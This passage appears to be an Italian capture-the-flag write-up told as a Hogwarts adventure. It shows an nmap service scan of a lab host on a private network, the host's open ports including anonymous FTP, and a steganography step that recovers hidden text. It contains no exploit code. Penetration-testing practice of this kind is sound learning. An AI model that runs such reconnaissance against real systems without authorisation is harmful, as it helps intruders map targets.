



AN HOGWARTS STORY

DIVING INTO THE MAGIC



Stiamo parlando del primo bonus.

All'interno della scuola si sono verificati strani episodi che hanno sovvertito l'ordine causando il caos. La scia magica che potrà condurci al ritrovare la chiave perduta ci farà attraversare un mondo magico pieno di rebus ed indovinelli.




Siamo ad Hogwarts



A magic trip has begun

4 eroi hanno il compito di ripristinare l'ordine nella scuola, la quale ha perso il controllo, e l'unico modo per salvarla è quello di ritrovare la chiave che garantisca l'accesso alla stanza di Silente.



Appena giunti di fronte ai cancelli della scuola i nostri eroi si mettono all'opera per poter risolvere il mistero della chiave perduta.


La prima operazione effettuata è stata una fase di information gathering sulla scuola, operazione che ha permesso il ritrovamento di una pergamena vicino la porta 80, la quale potrebbe garantire accesso alla scuola mediante un'entrata secondaria.


```
(kali㉿kali)-[~]
$ nmap -A -T4 192.168.178.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 06:11 EST
Nmap scan report for blackbox.fritz.box (192.168.178.31)
Host is up (0.0002s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftpt
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.178.31
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|ssh-hostkey:
| 256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
| 256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|http-title: Login
|_Requested resource was login.php
|http-server-header: Apache/2.4.52 (Ubuntu)
|http-cookie-flags:
|_:
| PHPSESSID:
|   httponly flag not set
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp         (Firmware: 1)
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|ssh-hostkey:
| 2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
| 256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_ 256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5060/tcp  open  tcpwrapped
|sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
|http-open-proxy: Proxy might be redirecting requests
|http-title: Directory listing for /
8443/tcp  open  ssl/tcpwrapped
|ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it/countryName=DE
| Not valid before: 2024-11-21T11:11:19
```

Examining the scroll




Tramite un' ispezione dalla pergamena è stato possibile notare la presenza di una immagine nascosta all'interno di essa





Vi era infatti celato un file
“theta log”
con a fianco la relativa parola
d’ordine per poter rivelare il
messaggio nascosto...
ACCIO!



L'immagine è stata quindi ottenuta mediante l'incantesimo sopra riportato, ed è stato recuperato il testo nascosto mediante l'uso della steganografia, una spell infima...

